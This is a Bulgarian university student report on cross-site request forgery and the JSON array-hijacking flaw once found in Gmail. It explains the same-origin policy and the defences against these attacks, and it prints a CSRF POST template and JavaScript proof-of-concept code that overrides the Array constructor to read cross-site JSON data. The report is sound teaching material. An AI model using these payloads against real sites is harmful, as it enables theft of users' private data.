



ТЕХНИЧЕСКИ УНИВЕРСИТЕТ - СОФИЯ

Cross-Site Request Forgery (CSRF). CSRF с JavaScript Object Notation (JSON) данни

Доклад по Програмни технологии за сигурен код, КСТ, ТУ-София

ИЗГОТВИЛ:

Гаро Аведис Гарабедян, ФКСУ, КСТ, Бакалаври

E-mail: g.a.garabedyan@gmail.com



Cross-Site Request Forgery (CSRF). CSRF с JavaScript Object Notation (JSON) данни by [Garob Garabedian](#) is licensed under a [Creative Commons Attribution-ShareAlike 3.0 Unported License](#).

Based on a work at garabedian.wordpress.com/2011/04/13/csrf-on-json-data/

Съдържание

Сценарий на уеб атаката Cross-Site Request Forgery (CSRF)	3
Защита от уеб атаката Cross-Site Request Forgery	5
Аjax и JavaScript Object Notation (JSON) данни	5
Уязвимост на JSON от CSRF и последващи поправки	7
Цитирани източници	10

Сценарий на уеб атаката Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) е широко използвана уязвимост на уеб страниците. В тази атака атакуващият нарушава цялостта на потребителската сесия с уеб страницата като инжектира заявка по мрежата посредством уеб browser-а на потребителя. Политиката на сигурност на browser-ите позволява уеб адресите да изпращат HTTP заявка до който и да е мрежови адрес. Последната политика позволява атакуващ, който контролира съдържание, което потребителя зарежда, да използва ресурси, които иначе не са под негов или неин контрол:

1. Мрежови достъп: Например, ако потребителят е зад защитна стена (firewall), атакуващият е в състояние да накара browser-а на потребителя да изпрати мрежови заявки до други машини зад защитната стена, които машини може да не са пряко достъпни от машината на атакуващият. Дори ако потребителят не е зад защитна стена, заявките носят IP адреса на потребителя и могат да объркат мрежови услуги разчитащи на удостоверение по IP адрес.
2. Прочитане на състоянието на browser-а: Заявки изпратени чрез browser-а по принцип включват състоянието на browser-а като cookie-та, клиентски сертификати и основни удостоверителни header-и. Уеб страници, които разчитат на тези удостоверения може да бъдат объркани от такива заявки.
3. Промяна на състоянието на browser-а: Когато атакуващият накара browser-а да изпрати мрежова заявка, browser-ът също обработва отговора. Например, ако отговорът съдържа Set-Cookie header, browser-ът ще измени своя регистър с cookie-та.

Ще разделим 3 различни модела на заплахата различаващи се по възможностите на атакуващият:

- Публикация във форум: Много уеб страници като форумите позволяват на потребителите да предлагат ограничени видове съдържание. Например, страниците често позволяват на потребителите да качват пасивно съдържание като снимки и hyperlink-ове. Ако атакуващ зададе злонамерен URL на снимка, мрежовата заявка при зареждане на снимката може да доведе до CSRF атака. Атакуващият във форума може да предизвика заявки по произход от честният сайт на форума, но на тези заявки не може да се редактират HTTP header-ите и задължително използват HTTP "GET" метод. Въпреки че HTTP спецификацията изисква GET заявките да не причиняват странични ефекти (да извършват само връщане на поискания ресурс), някои страници не се съобразяват с това изискване.
- Уеб атака: Атакуващият кара потребителя да посети уеб страница управлявана от първия. Ако потребител посети такава страница, тя от своя страна може да зареди CSRF атаки с GET или POST HTTP методи.
- Мрежова атака: Активна мрежова атака е злонамерена намеса в мрежовата връзка на потребителя. Например, злонамерен близък на безжичният рутер или компроментиран DNS сървър може да се използват от атакуващият, за да контролира

мрежовата връзка на потребителя. Такива атаки изискват повече ресурси от уеб атаките, но са в областта на HTTPS атаките. (1)

Уеб browser-ите имат политика наречена „server of origin“, която регулира достъпа на скриптове до cookie-та и XMLHttpRequest заявки до сървъри. Тази политика е силно ограничена в критериите за еквивалентност на домейн. Домейнът е идентифициран само по първата част от URL-а без опит да се определи дали един и същ IP адрес е зад двата домейна. Следващата таблица показва няколко достатъчни примера как „мисли“ моделът за сигурност на browser-а (2):

URL-и	Позволен достъп до чуждо съдържание	Коментар
http://www.mysite.com/script1.js	Да	Както се очаква!
http://www.mysite.com/script2.js	Да	Както се очаква!
http://www.mysite.com:8080/script1.js	Не	Не съвпадат номерата на портовете. (Портът по подразбиране е 80)
http://www.mysite.com/script1.js	Не	Протоколите не съвпадат (script2 използва secure HTTP)
https://www.mysite.com/script2.js	Не	Протоколите не съвпадат (script2 използва secure HTTP)
http://www.mysite.com/script1.js	Не	www.mysite.com отговаря на IP адрес 192.168.0.1, но browser-ът не се опитва да провери
http://192.168.0.1/script2.js	Не	www.mysite.com отговаря на IP адрес 192.168.0.1, но browser-ът не се опитва да провери
http://www.mysite.com/script1.js	Не	Поддомейните са третиращи като различни домейни
http://scripts.mysite.com/script2.js	Не	Поддомейните са третиращи като различни домейни
http://www.myisp.com/dave/script1.js	Да	Въпреки че скриптовите идват от страници притежавани от различни хора, домейнът е същият.
http://www.myisp.com/eric/script2.js	Да	Въпреки че скриптовите идват от страници притежавани от различни хора, домейнът е същият.
http://www.myisp.com/dave/script1.js	Не	www.mysite.com сочи към www.myisp.com/dave, но browser-ът няма да го провери
http://www.mysite.com/script2.js	Не	www.mysite.com сочи към www.myisp.com/dave, но browser-ът няма да го провери

Описаната политика не се прилага към HTML тагът <script>, с което може да се зареди скрипт от напр. <http://google.com> в уеб страница от произход напр. <http://abv.bg>, който скрипт ще има пълни права да чете/пише cookie-така за abv.bg, обхожда съдържанието на страницата с Document object model (DOM), да достъпва скриптови променливи зададени от останалите скриптове заредени с <script> таг и да прави XMLHttpRequest заявки към <http://abv.bg>. Въпреки че този скрипт ще бъде зареден от <http://google.com>, той няма да може да прави XMLHttpRequest заявка към <http://google.com>.

Ето една примерна илюстрация на CSRF: (а) Потребителят посещава страница www.forum.example.com/thread/VeryImportantNews/, където има препратка (hyperlink) с адрес, на която потребителя натиска,

http://stocks.bank.com/buy.php?symbol=SCOX&shares=1000, ако потребителят е влязъл в системата на bank.com от същият browser, в който отваря горната препратка, CSRF атака ще успее като в този примерен сценарий ще купи за сметка на жертвата 1000 дяла от компания с борсово име „SCOX“. (б) Потребител посещава страница под контрол на атакуващият, в която страница има код от следният шаблон (з) (в случаят за Microsoft Internet Explorer):

```
<script>
    var post_data = 'name=value';
    var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");
    xmlhttp.open("POST", 'http://url/path/file.ext', true);
    xmlhttp.onreadystatechange = function () {
        if (xmlhttp.readyState == 4) { // 4 means success
            alert(xmlhttp.responseText);
        }
    };
    xmlhttp.send(post_data);
</script>
```

Защита от веб атаката Cross-Site Request Forgery

Има разнообразни начини за защита от CSRF, но най-общото е повторно изпращане на удостоверяващата автентичност заглавна част на заявката (в повечето случаи това е cookie) най-малко за всички заявки, които водят до промяна на състояние на потребителската сесия. Това се постига чрез скрити полета в HTML формите или се влага в URL адреса на действието.

В CSRF атакуващият няма достъп до оторизационните данни (под формата на уникален ключ за сесията съдържаща се най-често в cookie, който на сървъра отговаря на потребителя и така на неговите данни и права), а само използва поведението на browser-а при заявка до даден адрес да прикача към заявката cookie-тата принадлежащи към домейна на страницата.

Аjax и JavaScript Object Notation (JSON) данни

ECMAScript е скриптов език стандартизиран от Ecma International (4). Езикът е широко използван за скриптове изпълнявани при клиента (за приложения в веб разделени между клиент и сървър) под формата на добре известни диалекти като JavaScript, JScript и ActionScript. Настоящата актуална версия на ECMAScript езика е със спецификация №ECMA-262 от декември 2009 г. (5) JavaScript е обект на критика от страна на опитни програмисти с други програмни езици заради слабата си типизация и липсата на друга индикация за грешка освен неочаквана работа на програма написана на JavaScript, но е безспорно, че няма друг език като JavaScript, който да обхваща такава широка гама от потребители започвайки от една страна с не-програмисти, които само копират JavaScript код с цел да го приспособят за конкретният веб страница, до професионални разработчици на софтуер използващи JavaScript за научни цели от друга страна.

ECMAScript поддържа обектно-ориентирано програмиране. Обектите в ECMAScript са стойности с наименувани property-та. Property-та на обектите, които са функции, могат да бъдат извиквани като методи. Функциите в ECMAScript са също така и обекти. Функциите могат да бъдат записвани като property-та, предавани като аргументи и връщани като резултати. Този мощен идиом от функционалното програмиране позволява функции и методи да внедряват функционалност от техните извикващи ги функции и методи по изчистен и гъвкав начин. Обектите в ECMAScript наследяват property-та от прототипни обекти. Прототипното програмиране позволява лесно разпределение и гъвкаво презареждане на поведението на обектите. (6) ECMAScript има вградени типове данни за обекти, масиви и регулярни изрази освен основните типове данни за числа, низове, булеан стойности (true или false), null стойности и void (undefined) стойности.


JavaScript Object Notation (JSON) е лек текстово базиран езиконезависим формат за обмяна на данни. Той е изведен от стандарта на програмният език ECMAScript. JSON дефинира малък набор от правила за форматиране за преносимо представяне на структурирани данни. (7) JSON е изграден на две структури от данни: (а) набор двойки от ключ и стойност, което в различните езици за програмиране е реализирано като обекти, записи, структури, речници, хеш таблици, именувани списъци, асоциативни масиви; и (б) подреден списък със стойности, което в повечето езици за програмиране е реализирано като масив, вектор, списък и редица. (8)

Разгледан е пример с произволни данни описани в JSON (отляво) и XML (отдясно) (9):

<pre>{ "glossary": { "title": "example glossary", "GlossDiv": { "title": "S", "GlossList": { "GlossEntry": { "ID": "SGML", "SortAs": "SGML", "GlossTerm": "Standard Generalized Markup Language", "Acronym": "SGML", "Abbrev": "ISO 8879:1986", "GlossDef": { "para": "A meta-markup language, used to create markup languages such as DocBook.", "GlossSeeAlso": ["GML", "XML"] }, "GlossSee": "markup" } } } } }</pre>	<pre><!DOCTYPE glossary PUBLIC "-//OASIS//DTD DocBook V3.1//EN"> <glossary><title>example glossary</title> <GlossDiv><title>S</title> <GlossList> <GlossEntry ID="SGML" SortAs="SGML"> <GlossTerm>Standard Generalized Markup Language</GlossTerm> <Acronym>SGML</Acronym> <Abbrev>ISO 8879:1986</Abbrev> <GlossDef> <para>A meta-markup language, used to create markup languages such as DocBook.</para> <GlossSeeAlso OtherTerm="GML"> <GlossSeeAlso OtherTerm="XML"> </GlossDef> <GlossSee OtherTerm="markup"> </GlossEntry> </GlossList> </GlossDiv> </glossary></pre>
--	---

Уязвимост на JSON от CSRF и последващи поправки

През 2006-7 г. сериозна уязвимост бе намерена в Gmail, която с използването на CSRF можеше да се събере списъкът от контакти на логнат потребител в Gmail с Mozilla Firefox browser, които данни за контакти се съхраняват в JSON формат. (10) (11) По-късно през 2007 г. тази уязвимост предизвика дискусия дали представите на програмистите за JSON съвпадат с очакванията на програмистите потребители. (12) Накрая бе записан бгг в Mozilla, който се стреми да направи JavaScript (ECMAScript) интерпретатора отговарящ на очакванията на програмистите използващи JSON (13). Вградената поправка се отрази негативно за backward compatibility на ECMAScript (14). Gmail до настоящият момент (2011 г.) връща JSON данните започващи с JavaScript команда за безкраен цикъл (`while (true);`) с цел да предотврати зареждането на данните от друго място с таг `<script>` (виж снимката на екрана по-долу).



Уязвимостта се използваше злонамерено в следният сценарий:

1. (CSRF уязвимост) Жертвата влиза в злонамерена страница докато е логната в Gmail. Злонамерената страница използвайки HTML таг `<script>` зарежда JSON данните за адресната книга на жертвата от Gmail.
2. (JSON уязвимост) Посредством предварително презаписан конструктор на JavaScript масива (обекта Array) злонамерената страница успява да прочете така заредените в предишната точка данни.

Нека разгледаме как би изглеждала атаката в част 2:

```
<html>
<head>
<script>
alert("in script");
// From Joe Walker
Array = function() {
  alert("in array function");
  var obj = this;
  var ind = 0;
  var property = '['+(ind++)+'>';
  var getNext = function(x) {
    obj.__defineSetter__(property, getNext);
    //https://developer.mozilla.org/en/JavaScript/Reference/Global_Objects/Object/DefineSetter
    if (x) alert("Data stolen from array: " + x.toString());
  };
  this.__defineSetter__(property, getNext);
}
a = ["private stuff"];
</script>
</head>
<body>
</body>
</html>
```

След като вече създаването на JS масив с [] се извършва от константен конструктор, нека видим създаване на JS масив посредством new Array(*размер на масива/елементи*); .

```
<html>
<head>
<script>
  alert("script loaded"); //test for IE 9 which by default blocks scripts from pages loaded from
  the local machine
  // tested under FF, IE, Chrome
  Array = function() {
    if (arguments && ((arguments.length > 1) || ((arguments.length==1) &&
(isNaN(arguments[0])))) {
      for (var i=0; i<arguments.length; i++) {
        alert(arguments[i]);
      }
    }
  }
</script>
```

```
    }
</script>
<script>
    var ar = new Array(1); //setting array size only
    var ar = new Array("21"); //array with a single element, but the string is converted to
number :-( this is a bug in my code
    var az = new Array("g");
    var ar = new Array(21, 22, 23); //works in all modern browsers
    alert ("ar.length = " + ar.length); //returns undefined, the array construction is broken
    var ab = [21, 24, 27]; //our Array constructor never gets called
    alert ("ab.length = " + ab.length);
</script>
</head>
<body>
</body>
</html>
```

Въпреки че в JSON не се намира създаване на масив посредством new Array(размер на масива/ елементи), съществуват такива лоши практики в обикновен JS код излагащи на опасност данните конструирани по такъв начин.

Цитирани източници

1. **Adam Barth, Collin Jackson, John C. Mitchell.** *Robust Defenses for Cross-Site Request Forgery*. s.l. : ACM 2007, 2007. Vol. Proceedings of the 15th ACM Conference on Computer and Communications Security, <http://www.adambarth.com/papers/2008/barth-jackson-mitchell-b.pdf>.
2. **Dave Crane, Eric Pascarello, Darren James.** *Ajax in Action*. s.l. : Manning Publishing Co., 2006. pp. 248-250.
3. **Auger, Robert.** *The Cross-Site Request Forgery (CSRF/XSRF) FAQ*. 2010. <http://www.cgisecurity.com/csrf-faq.html>.
4. *Ecma International*. <http://www.ecma-international.org/>.
5. *ECMAScript Language Specification*. н.м. : Ecma International, 2009 г. <http://www.ecma-international.org/publications/files/ECMA-ST/ECMA-262.pdf>.
6. *About ECMAScript*. <http://www.ecmascript.org/about.php>.
7. **Crockford, D.** *The application/json Media Type for JavaScript Object Notation (JSON)*. 2006 г. <http://www.ietf.org/rfc/rfc4627.txt> This memo provides information for the Internet community. It does not specify an Internet standard of any kind.
8. *Въведение в JSON*. <http://json.org/json-bg.html>.
9. <http://www.json.org/example.html>.
10. *Gmail CSRF Security Flaw*. н.м. : Axajian, 2007 г. <http://ajaxian.com/archives/gmail-csrf-security-flaw>.
11. **Grossman, Jeremiah.** *Advanced Web Attack Techniques using GMail*. н.м. : Jeremiah Grossman's blog, 2006 г. <http://jeremiahgrossman.blogspot.com/2006/01/advanced-web-attack-techniques-using.html>.
12. **Walker, Joe.** *JSON is not as safe as people think it is*. н.м. : Joe Walker's blog, 2007 г. http://directwebremoting.org/blog/joe/2007/03/05/json_is_not_as_safe_as_people_think_it_is.html.
13. **Ruderman, Jesse.** *Bug 376957 - Prevent data leaks from cross-site JSON loads (JavaScript literals)*. н.м. : Bugzilla@Mozilla, 2007 г. https://bugzilla.mozilla.org/show_bug.cgi?id=376957.
14. *Compatibility Between ES3 and Proposed ES4*. н.м. : Ecma International, 2007. стр. 4-5. <http://www.ecmascript.org/es4/spec/incompatibilities.pdf>.